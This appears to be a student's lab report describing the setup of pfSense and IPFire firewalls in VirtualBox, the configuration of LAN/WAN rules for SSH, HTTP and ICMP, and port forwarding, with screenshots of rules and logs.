Lab assignments – Part 1

Task-1:

In task-1 it was instructed to set up the VM environment for all of the security elements like firewall (PFSense and IPFire), FWIPS Server, Kali Linux and Metasploit 2.0. I have used Oracle Virtualbox (7.1.4) on Windows 11 to deploy all the OS of those security systems and set virtual interface as per guidelines. Please have a look below:




Fig 10.1: Virtualbox view

After installing required packages from the Netgate server by enabling NAT for the WAN interface I got the console of Pfsense firewall and from there I set that WAN interface as Static IP (10.0.10.1) as per instruction and kept LAN interface as DHCP (192.168.56.0/24) as well as virtualbox interface. Hostname is given referring my name as suggested.




Fig 10.2: General Setup (Hostname)

Then for the first exercise I have completed the task to ensure the reachability from the LAN host (192.168.56.103) to the FWIPS server (10.0.10.100) through the firewall like below:




Fig 10.3: Reachability from LAN to FWIPS server

Task-2:

In task-2, LAN rule was configured for all SSH and HTTP connections which was tested and logged in the below picture and found both in/out packets. Also, I have configured rule for ICMP allow in WAN interface.





Fig 10.4: Firewall Rules (LAN)







Fig 10.5: SSH Connectivity and logs






Fig 10.6: HTTP Connectivity and logs

Task-3 :

In task-3 port forwarding was configured in PFSesne firewall and found hit of re-direction.




Fig 10.7: Rule and log for port-forwarding in Pfsense

Task-4 :

In task 4.4 IPfire was deployed in virtualbox after shutting down the PFSense. Same environment was created for this as well.




Fig 10.8: IPFire setup

LAN and WAN rules configured in IPFire and denoted by Green and Red interface.




Fig 10.9: IPFire Rules

I have implemented the same types of rules used in PFSense and found log for the connections.




Fig 10.10: Log of SSH to server

Port-forwarding (Destination NAT) for IPFire was configured like below and found logs as it was redirected to the LAN ip of IPFire while trying access the WAN ip with port 8080.




Fig 10.11: Log of Port-forwarding Redirection

Task-5:

Basic Network Diagram of LAB network. This diagram was created by Edraw but due to not having subscription I had to take snap of it which may not be that clear.

